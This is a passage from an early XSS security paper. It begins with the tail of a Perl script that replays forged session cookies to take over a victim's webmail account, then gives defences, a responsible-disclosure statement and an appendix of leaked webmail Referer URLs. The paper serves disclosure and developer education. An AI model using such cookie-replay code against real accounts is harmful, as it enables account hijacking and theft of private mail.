        $cookie->add_cookie_header($request);  }

# now that our forged credentials are loaded, let’s
# access the victim’s webmail account!  At this point
# we can do anything to their account simply by forming the
# correct URL

$response = $ua->simple_request( $request );
$contents = $response->content;
print COOKIES “$contents\n”;
```

SOLUTIONS AND WORKAROUNDS

As a web application user, there are a few ways to protect yourself from XSS attacks. The first and most effective solution is to disable all scripting language support in your browser and e-mail reader. If this is not a feasible option for business reasons, another recommendation is to use reasonable caution when clicking links in anonymous e-mails and dubious web pages. Additionally, as a last resort, proxy servers can help filter out malicious scripting in HTML, although commercial systems have a long way to go in this regard.

Web application developers and vendors should ensure that all user input is parsed and filtered properly. User input includes things stored in GET Query strings, POST data, Cookies, URLs, and in general any persistent data that is transmitted between the browser and web server. The best philosophy to follow regarding user input filtering is to deny all but a pre-selected element set of benign characters in the web input stream. This prevents developers from having to constantly predict and update all forms of malicious input in order to deny only specific characters (such as < ; ? etc.). Some decent guidelines for input filtering can be found in the OWASP Requirements document “OWASP Guide to Building Secure Web Applications and Web Services" (http://www.owasp.org/requirements). When ready, the APIs being designed by the OWASP Input Filters team (http://www.owasp.org/filters) will also be helpful.

Once an application has evolved out of the design and development phases, it is important to periodically test for XSS vulnerabilities since application functionality is constantly changing due to upgrades, integration of third party technologies, and decentralized website authoring. Many vulnerability web application scanners are now starting to include checks for XSS, although it is unlikely that any current automated will be truly comprehensive. The OWASP Testing group (http://www.owasp.org/testing) will eventually produce a methodology for checking XSS on a web application, in addition to the freeware automated java web application scanner Web Scarab to be released later this year (http://www.owasp.org/webscarab).

CONCLUSION

This paper has attempted to demonstrate some of the potential dangers associated with XSS attacks and the security implications of their predicted evolution. While XSS attacks by themselves have been long recognized in the web application security space, there is no indication that the problem is getting better. Because application layer attacks (including most that are web server specific) are difficult to detect and protect against using traditional security mechanisms, it is imperative that security begins in the requirements building stage of any web application development lifecycle.

Due to uninformed developers and sloppy programming, it is very likely the discovery and disclosure of XSS vulnerabilities will become even more pervasive than today's constant stream of announcements on security mailing lists. There must be a conscious effort on the part of developers and vendors to understand this security issue and provide responsible remediation (patch, redeployment, etc.) when new XSS weaknesses are discovered. Additionally, web application developers need to be more proactive in testing their sites for these bugs. Until there is a significant shift in web application development ideology, it will fall to users and network administrators to protect themselves in the near term.

RESOURCES

http://www.owasp.org
http://www.cgisecurity.net
http://community.whitehatsec.com
http://www.eccentrix.com/education/b0iler/tutorials/javascript.htm#cookies
http://www.elfqrin.com/docs/hakref/ascii_table.html
http://eyeonsecurity.net/advisories/imail.html
http://www.sidesport.com/hijack/index.html
http://httpd.apache.org/info/css-security/
http://www.webreview.com/2002/01_21/developers/index01.shtml
http://support.microsoft.com/default.aspx?scid=kb;en-us;Q253117
http://support.microsoft.com/default.aspx?scid=kb;EN-US;q252985
http://www.cert.org/archive/pdf/cross_site_scripting.pdf
http://www.devitry.com/holes.html
http://www.office.ac/holes.html

APOLOGIA[19]

The information detailed in this paper is meant for informational purposes in order to grab the attention of web applications developers and users to the dangers of XSS. Script source code has been supplied in the spirit of responsible disclosure to demonstrate how simple many of these types of automated XSS exploitation attacks are/will be. Vendors were given an advance copy of this paper in the case that their software or site included referenced XSS holes that were still vulnerable as of this publish date.

[19] **ap·o·lo·gia**

noun

: a defense especially of one's opinions, position, or actions <the finest *apologia* or explanation of what drives a man to devote his life to pure mathematics -- *British Book News*>

ACKNOWLEDGEMENTS

Thanks to the following individuals for their helpful input and feedback:

Mark Curphey
Jeremiah Grossman of WhiteHat Security
rain forest puppy
Andrew Schmidt of iDEFENSE, Inc.
Michael Sutton of iDEFENSE, Inc.
zeno of Cgisecurity.com

APPENDIX A – WEBMAIL REFERER SAMPLING

The below Referer fields were logged on an Apache web server when the users of the respective webmail systems below clicked on the link in the following e-mail:

```
To: victim@target-webmail-system.com
From: attacker@attack.com

Please click on this link so I can log your referer field:

http://www.securitypimps.com

Sincerely,

An attacker
```

- **Custom ISP webmail app:** http://www.site.com:81/src/read_body.php?mailbox=INBOX&passed_id=16&startMessage=1&show_more=0
- **AOL:** http://webmail.aol.com/msgview.adp?folder=SU5CT1g=&uid=3939846
- **Yahoo! Mail:** http://us.f211.mail.yahoo.com/ym/ShowLetter?MsgId=3919_284857_20758_851_641_0_606&YY=71889&inc=25&order=down&sort=date&pos=0&view=&head=&box=Inbox
- **Yahoo! Mail:** http://us.f130.mail.yahoo.com/ym/ShowLetter?MsgId=3122_3542528_186216_1243_197_0_3708&YY=97967&inc=25&order=down&sort=date&pos=0&view=&head=&box=Inbox
- **Netscape Mail:** http://ncmail.netscape.com/msgview.adp?folder=SW5ib3g=&uid=61864
- **Netscape Mail:** http://ncmail.netscape.com/msgview.adp?folder=SW5ib3g=&uid=23693
- **Lycos Mail:** http://be6-mail.mail.lycos.com/501275477440183033632 1/display_seemesg.femail?docid=Y:!1inbox:.SomDLJtWQFm_CbESuwMJ1KZd_:M:50331649&bool_next_on_disp_pg=true
- **Hotmail:** http://216.33.240.250/cgi-bin/linkrd?_lang=EN&lah=7767de588548c397a99fb43884e5c8ca&lat=1019845998&hm___action=http%3a%2f%2fwww%2esecuritypimps%2ecom
- **Hotmail:** http://216.33.236.250/cgi-bin/linkrd?_lang=EN&lah=17313df6200ddd3a7da1fb638845eabc&lat=1016723086&hm___action=http%3a%2f%2fwww%2esecuritypimps%2ecom
- **Hotmail:** http://216.33.148.250/cgi-bin/linkrd?_lang=EN&lah=78b30362c4ed9a660b885853204b14bf&lat=1016823049&hm___action=http%3a%2f%2fwww%2esecuritypimps%2ecom
- **Hotmail:** http://209.185.240.250/cgi-bin/linkrd?_lang=EN&lah=345c74a94647dd3b21af3256b0bb3fc3&lat=1016724177&hm___action=http%3a%2f%2fwww%2esecuritypimps%2ecom
- **Cox WebMail:** http://webmail.cox.net/cgi-bin/gx.cgi/AppLogic+mobmain?msgvw=INBOXMN382DELIM1001